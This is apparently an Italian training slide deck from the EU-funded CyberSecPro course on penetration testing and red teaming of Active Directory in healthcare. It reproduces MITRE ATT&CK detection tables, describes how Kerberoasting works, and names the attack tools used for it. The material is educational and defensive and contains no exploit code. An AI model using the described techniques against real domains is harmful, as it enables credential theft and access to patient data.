Test di penetrazione - Directory attiva - Sanità

CSP010_W_H

PRESENTAZIONE DA PARTE DI:
CHRISTOS GRIGORIADIS (FOCALE PUNTO)

CyberSecPro

CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.


Funded by the European Union


Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

Il ruolo dei test di penetrazione e del Red Teaming nella sicurezza sanitaria

- I test di penetrazione e il red teaming sono essenziali per identificare e ridurre le vulnerabilità della sicurezza nei sistemi sanitari.
- Con l'aumento delle minacce informatiche, questi Le misure proattive sono fondamentali per proteggere i dati sensibili dei pazienti e le operazion sanitarie.
- Gli attacchi simulati aiutano la sanità le organizzazioni si preparano e si difendono contro le minacce informatiche del mondo reale.





Uso di Active Directory nel settore sanitario

- Active Directory (AD) gestisce le identità, i controlli di accesso e le policy in tutto il mondo. diversi sistemi informatici sanitari.
- AD si integra con i sistemi sanitari più importanti, come le cartelle cliniche elettroniche (EHR), i sistemi di gestione dei pazienti e le piattaforme di telemedicina.
- Garantisce operazioni snelle e sicure, facilitando la conformità a le normative sanitarie e gli standard di protezione dei dati.

Uso di Active Directory nel settore sanitario

- Le vulnerabilità AD più comuni includono gli attacchi Kerberoasting, Pass-the-Ticket e Golden Ticket.
- Queste vulnerabilità possono portare all'accesso non autorizzato ai sistemi EHR, all'interruzione di operazioni sanitarie critiche e alla compromissione della riservatezza dei pazienti.
- Impatto sul mondo reale: L'accesso non autorizzato ai dati dei pazienti può portare a furti di identità, frodi finanziarie e responsabilità legali.
- Esempi di implicazioni reali delle vulnerabilità dell'AD in scenari sanitari:
  - **Accesso non autorizzato alle cartelle cliniche elettroniche (EHR):**
    - Scenario: I criminali informatici sfruttano una vulnerabilità di AD come Kerberoasting per ottenere l'indirizzo di posta elettronica. credenziali del personale sanitario che ha accesso ai sistemi EHR.
    - Impatto: L'accesso non autorizzato può portare all'esposizione di informazioni sensibili sui pazienti, della loro storia medica e dei loro dati personali, con conseguenti violazioni della riservatezza dei pazienti, potenziali ricatti e furti di identità, oltre a ripercussioni legali per la struttura sanitaria.
  - **Compromissione di apparecchiature mediche remote:**
    - **Scenario:** Un attacco Golden Ticket fornisce agli aggressori credenziali di accesso illimitate che consentono raggiungere dispositivi medici in rete, quelli utilizzati per la telemedicina o il monitoraggio remoto.
    - **Impatto:** La compromissione di questi dispositivi potrebbe portare a diagnosi errate, interferenze con le procedure terapeutiche o veri e propri guasti del dispositivo, mettendo a rischio la salute del paziente e portando potenzialmente a situazioni di pericolo di vita.

Test di penetrazione per i sistemi sanitari

Obiettivi:

- Valutare la posizione di sicurezza dei sistemi integrati con AD.
- Sviluppare metodologie adatte agli ambienti sanitari per individuare le configurazioni errate del sistema e i difetti del software.
- Aiutare le organizzazioni sanitarie a comprendere la loro esposizione alle minacce informatiche, consentendo miglioramenti proattivi.

Segnalazione e utilizzo dei risultati

- Reporting dettagliato dei test di penetrazione per documentare le vulnerabilità, i sistemi sfruttati e le potenziali violazioni dei dati.
- Utilizzo dei rapporti per perfezionare le strategie di rilevamento e risposta nell'ambito delle operazioni sanitarie.
- I report dei test di penetrazione consentono di stabilire le priorità degli aggiornamenti della sicurezza e della formazione del personale per ridurre le minacce.

Minacce ad Active Directory: MITRE ATT&CK

MITRE ATT&CK™

MITRE ATT&CK: Fonti di dati

Data Sources

Data sources represent the various subjects/topics of information that can be collected by sensors/logs. Data sources also include data components, which identify specific properties/values of a data source relevant to detecting a given ATT&CK technique or sub-technique.

Data Sources: 41

ID	Name	Description
DS0026	Active Directory	A database and set of services that allows administrators to manage permissions, access to network resources, and stored data objects (user, group, application, or devices)
DS0015	Application Log	Events collected by third-party services such as mail servers, web applications, or other appliances (not by the native OS or platform)
DS0041	Application Vetting	Application vetting report generated by an external cloud service.
DS0039	Asset	Data sources with information about the set of devices found within the network, along with their current software and configurations
DS0037	Certificate	A digital document, which highlights information such as the owner's identity, used to instill trust in public keys used while encrypting network communications
DS0025	Cloud Service	Infrastructure, platforms, or software that are hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0010	Cloud Storage	Data object storage infrastructure hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0017	Command	A directive given to a computer program, acting as an interpreter of some kind, in order to perform a specific task
DS0032	Container	A standard unit of virtualized software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another
DS0038	Domain Name	Information obtained (commonly through registration or activity logs) regarding one or more IP addresses registered with human readable names (ex: mitre.org)
DS0016	Drive	A non-volatile data storage device (hard drive, floppy disk, USB flash drive) with at least one formatted partition, typically mounted to the file system and/or assigned a drive letter
DS0027	Driver	A computer program that operates or controls a particular type of device that is attached to a computer. Provides a software interface to hardware devices, enabling operating systems and other computer programs to access hardware functions without needing to know precise details about the hardware being used
DS0022	File	A computer resource object, managed by the I/O system, for storing data (such as images, text, videos, computer programs, or any wide variety of other media).

MITRE ATT&CK: Richiesta di credenziali per Active Directory

Active Directory: Active Directory Credential Request

A user requested active directory credentials, such as a ticket or token (ex: Windows EID 4769)


Domain	ID	Name	Detects
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor AD CS certificate requests (ex: EID 4886) as well as issued certificates (ex: EID 4887) for abnormal activity, including unexpected certificate enrollments and signs of abuse within certificate attributes (such as abusable EKUs).[2]
Enterprise	T1558	Steal or Forge Kerberos Tickets	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4624, 4672, 4634), RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests.[3][4][5]Monitor the lifetime of TGT tickets for values that differ from the default domain duration.[5] Monitor for indications of Pass the Ticket being used to move laterally.
	.001	Golden Ticket	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4769, 4768), RC4 encryption within TGTs, and TGS requests without preceding TGT requests. Monitor the lifetime of TGT tickets for values that differ from the default domain duration. Monitor for indications of Pass the Ticket being used to move laterally.
	.003	Kerberoasting	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).
	.004	AS-REP Roasting	Monitor for anomalous activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4768 and 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17], pre-authentication not required [Type: 0x0]).
Enterprise	T1550	Use Alternate Authentication Material	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller, such as Windows EID 4769 or 4768, that may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.
	.002	Pass the Hash	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Windows Security events such as 4768 (A Kerberos authentication ticket (TGT) was requested) and 4769 (A Kerberos service ticket was requested) combined with logon session creation information may be indicative of an overpass the hash attempt.
	.003	Pass the Ticket	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Event ID 4769 is generated on the Domain Controller when using a golden ticket after the KRBTGT password has been reset twice, as mentioned in the mitigation section. The status code 0x1F indicates the action has failed due to "Integrity check on decrypted field failed" and indicates misuse by a previously invalidated golden ticket.[5]

MITRE ATT&CK: Accesso agli oggetti di Active Directory

Active Directory: Active Directory Object Access

Opening of an active directory object, typically to collect/read its value (ex: Windows EID 4661)

Domain	ID	Name	Detects
Enterprise	T1615	Group Policy Discovery	Monitor for abnormal LDAP queries with filters for `groupPolicyContainer` and high volumes of LDAP traffic to domain controllers. Windows Event ID 4661 can also be used to detect when a directory service has been accessed.
Enterprise	T1003	OS Credential Dumping	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. [7] [8] [9] Note: Domain controllers may not log replication requests originating from the default domain controller account. [10]. Monitor for replication requests [11] from IPs not associated with known domain controllers. [12]
	.006	DCSync	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync.[7] [8] [9] Note: Domain controllers may not log replication requests originating from the default domain controller account.[10]
Enterprise	T1033	System Owner/User Discovery	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. [7] [8] [9] Note: Domain controllers may not log replication requests originating from the default domain controller account. [10]. Monitor for replication requests [11] from IPs not associated with known domain controllers. [12]



MITRE ATT&CK: Creazione e cancellazione di oggetti di Active Directory

Active Directory: Active Directory Object Creation

Initial construction of a new active directory object (ex: Windows EID 5137)

Domain	ID		Name	Detects
Enterprise	T1098	.005	Account Manipulation: Device Registration	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA.[13]
Enterprise	T1484		Domain Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.001	Group Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.002	Domain Trust Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
Enterprise	T1207		Rogue Domain Controller	Baseline and periodically analyze the Configuration partition of the AD schema and alert on creation of nTDSDSA objects.[14]

Active Directory: Active Directory Object Deletion

Removal of an active directory object (ex: Windows EID 5141)


Domain	ID		Name	Detects
Enterprise	T1484		Domain Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.
		.001	Group Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.

MITRE ATT&CK: Modifica degli oggetti di Active Directory

Active Directory: Active Directory Object Modification

Changes made to an active directory object (ex: Windows EID 5163 or 5136)

	.005	SID-History Injection	Monitor for changes to account management events on Domain Controllers for successful and failed changes to SID-History. [13] [16]
Enterprise	T1531	Account Access Removal	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
Enterprise	T1098	Account Manipulation	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA.[13]
Enterprise	T1037	Boot or Logon Initialization Scripts	Monitor for changes made in the Active Directory that may use scripts automatically executed at boot or logon initialization to establish persistence.
	.003	Network Logon Script	Monitor for changes made in the Active Directory that may use network logon scripts automatically executed at logon initialization to establish persistence.
Enterprise	T1484	Domain Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.001	Group Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.002	Domain Trust Modification	Monitor for changes made to AD settings for unexpected modifications to domain trust settings, such as when a user or application modifies the federation settings on the domain.
Enterprise	T1222	File and Directory Permissions Modification	Monitor for changes made to ACLs and file/directory ownership. Many of the commands used to modify ACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.
	.001	Windows File and Directory Permissions Modification	Monitor for changes made to DACLs and file/directory ownership. Many of the commands used to modify DACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible. Implementation 1 : Access Permission Modification Detection Pseudocode `file_dacl_events = filter log_events where (event_id == "4670" ANDobject_type == "File" ANDsubject_security_id != "NT AUTHORITY\SYSTEM")` Detection Notes • Pseudocode Event ID is for Windows Security Log (Event ID 4670 - Permissions on an object were changed). • We need to exclude events generated by the local system (subject security ID "NT AUTHORITY\SYSTEM") and focus on actual user events. • When a permission modification is made for a folder, a new event log is generated for each subfolder and file under that folder. It is advised to group logs based on handle ID or user ID. • Event ID 4670 also includes information about the process that modifies the file permissions. It is advised to focus on uncommon process names, and it is also uncommon for real-users to perform this task without a GUI. • Windows Event ID 4719 (An Attempt Was Made to Access An Object) can also be used to alert on changes to Active Directory audit policy for a system.
Enterprise	T1556	Modify Authentication Process	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
	.005	Reversible Encryption	Monitor property changes in Group Policy: `Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy\Store passwords using reversible encryption`. By default, the property should be set to Disabled.
	.006	Multi-Factor Authentication	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
Enterprise	T1207	Rogue Domain Controller	Leverage AD directory synchronization (DirSync) to monitor changes to directory state using AD replication cookies.[17] [18] Also consider monitoring and alerting on the replication of AD objects (Audit Detailed Directory Service Replication Events 4928 and 4929). [14]
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor for changes to CA attributes and settings, such as AD CS certificate template modifications (ex: EID 4899/4900 once a potentially malicious certificate is enrolled).[5]



MITRE ATT&CK: ricerca di attributi e descrizioni di attacchi specifici.

Steal or Forge Kerberos Tickets: Kerberoasting

Other sub-techniques of Steal or Forge Kerberos Tickets (4)

ID	Name
T1558.001	Golden Ticket
T1558.002	Silver Ticket
T1558.003	Kerberoasting
T1558.004	AS-REP Roasting

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to Brute Force.[1][2]

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service[3]).[4][5][6][7]

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC).[1][2] Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials.[2][1] [7]

This same behavior could be executed using service tickets captured from network traffic.[2]

Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.[6]

ID: T1558.003

Sub-technique of: T1558

Tactic: Credential Access

Platforms: Windows

System Requirements: Valid domain account or the ability to sniff traffic within a domain

Contributors: Praetorian

Version: 1.2

Created: 11 February 2020

Last Modified: 30 March 2023

Version Permalink

MITRE ATT&CK: ricerca di attributi e descrizioni di attacchi specifici.

Procedure Examples

ID	Name	Description
S1063	Brute Ratel C4	Brute Ratel C4 can decode Kerberos 5 tickets and convert it to hashcat format for subsequent cracking.[8]
S0363	Empire	Empire uses PowerSploit's `Invoke-Kerberoast` to request service tickets and return crackable ticket hashes.[9]
G0046	FIN7	FIN7 has used Kerberoasting for credential access and to enable lateral movement.[10]
S0357	Impacket	Impacket modules like GetUserSPNs can be used to get Service Principal Names (SPNs) for user accounts. The output is formatted to be compatible with cracking tools like John the Ripper and Hashcat.[11]
C0014	Operation Wocao	During Operation Wocao, threat actors used PowerSploit's `Invoke-Kerberoast` module to request encrypted service tickets and bruteforce the passwords of Windows service accounts offline.[12]
S0194	PowerSploit	PowerSploit's `Invoke-Kerberoast` module can request service tickets and return crackable ticket hashes.[13][7]
S1071	Rubeus	Rubeus can use the `KerberosRequestorSecurityToken.GetRequest` method to request kerberoastable service tickets.[14]
S0692	SILENTTRINITY	SILENTTRINITY contains a module to conduct Kerberoasting.[15]
C0024	SolarWinds Compromise	During the SolarWinds Compromise, APT29 obtained Ticket Granting Service (TGS) tickets for Active Directory Service Principle Names to crack offline.[16]
G0102	Wizard Spider	Wizard Spider has used Rubeus, MimiKatz Kerberos module, and the Invoke-Kerberoast cmdlet to steal AES hashes.[17][18][19][20]

MITRE ATT&CK: ricerca di attributi e descrizioni di attacchi specifici.

Mitigations

ID	Mitigation	Description
M1041	Encrypt Sensitive Information	Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible.[2]
M1027	Password Policies	Ensure strong password length (ideally 25+ characters) and complexity for service accounts and that these passwords periodically expire.[2] Also consider using Group Managed Service Accounts or another third party product such as password vaulting.[2]
M1026	Privileged Account Management	Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators.[2]

Detection

ID	Data Source	Data Component	Detects
DS0026	Active Directory	Active Directory Credential Request	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).

Red Teaming

01. Che cos'è il Red Teaming

02. Red Teaming vs Pentesting

03. Ciclo di vita dell'attacco

04. MITRE ATT&CK

05. Introduzione al rosso atomico

Che cos'è il Red Teaming

Operazioni della squadra rossa

- Scopo delle operazioni Red Team: Simulare attacchi a tutto campo per testare la sicurezza dell'infrastruttura digitale, dei dipendenti, delle applicazioni e della sicurezza fisica.
- Simulazione di avversari reali: Replicare le tecniche utilizzate dagli avversari reali per scoprire le vulnerabilità e valutare le capacità difensive dell'azienda.
- Ciclo di vita completo dell'attacco: Le operazioni coprono l'intero ciclo di vita di un attacco, fornendo una valutazione completa della preparazione alla sicurezza.
- Rivelazione delle vulnerabilità: Identifica molteplici vettori di attacco e punti deboli che non vengono tipicamente riscontrati nei test di penetrazione standard.

Che cos'è il Red Teaming


Impatto e integrazione con il Blue Team

- Risultati attuabili: I risultati del Red Team vengono utilizzati per migliorare le misure di sicurezza e prepararsi a potenziali minacce.
- Collaborazione con il Blue Team:
- Ruolo del Blue Team: Professionisti della sicurezza incaricati dell'identificazione delle vulnerabilità, della correzione e della verifica dell'efficacia.
- Utilizzo dei risultati: Sviluppare firme per le minacce informatiche, implementare protezioni e migliorare la sicurezza delle infrastrutture.
- Addestramento e tempra:
- Formare i dipendenti a resistere all'ingegneria sociale.
- Rettificare le vulnerabilità identificate durante le operazioni.
- Emulazione APT: I Red Team emulano le tecniche delle Advanced Persistent Threats per testare i meccanismi di difesa a lungo termine.

Red Teaming vs Pentesting

Pentesting	Red Teaming
Ambito definito	Nessun ambito definito
Utilizzato per identificare e sfruttare le vulnerabilità	Emula il comportamento dell'avversario
Fornisce un rapporto sui risultati che vengono di conseguenza utilizzati dalle aziende per applicare patch, rinforzare e proteggere le loro infrastrutture.	Utilizzato per valutare la resilienza di un'organizzazione contro gli attacchi degli avversari.
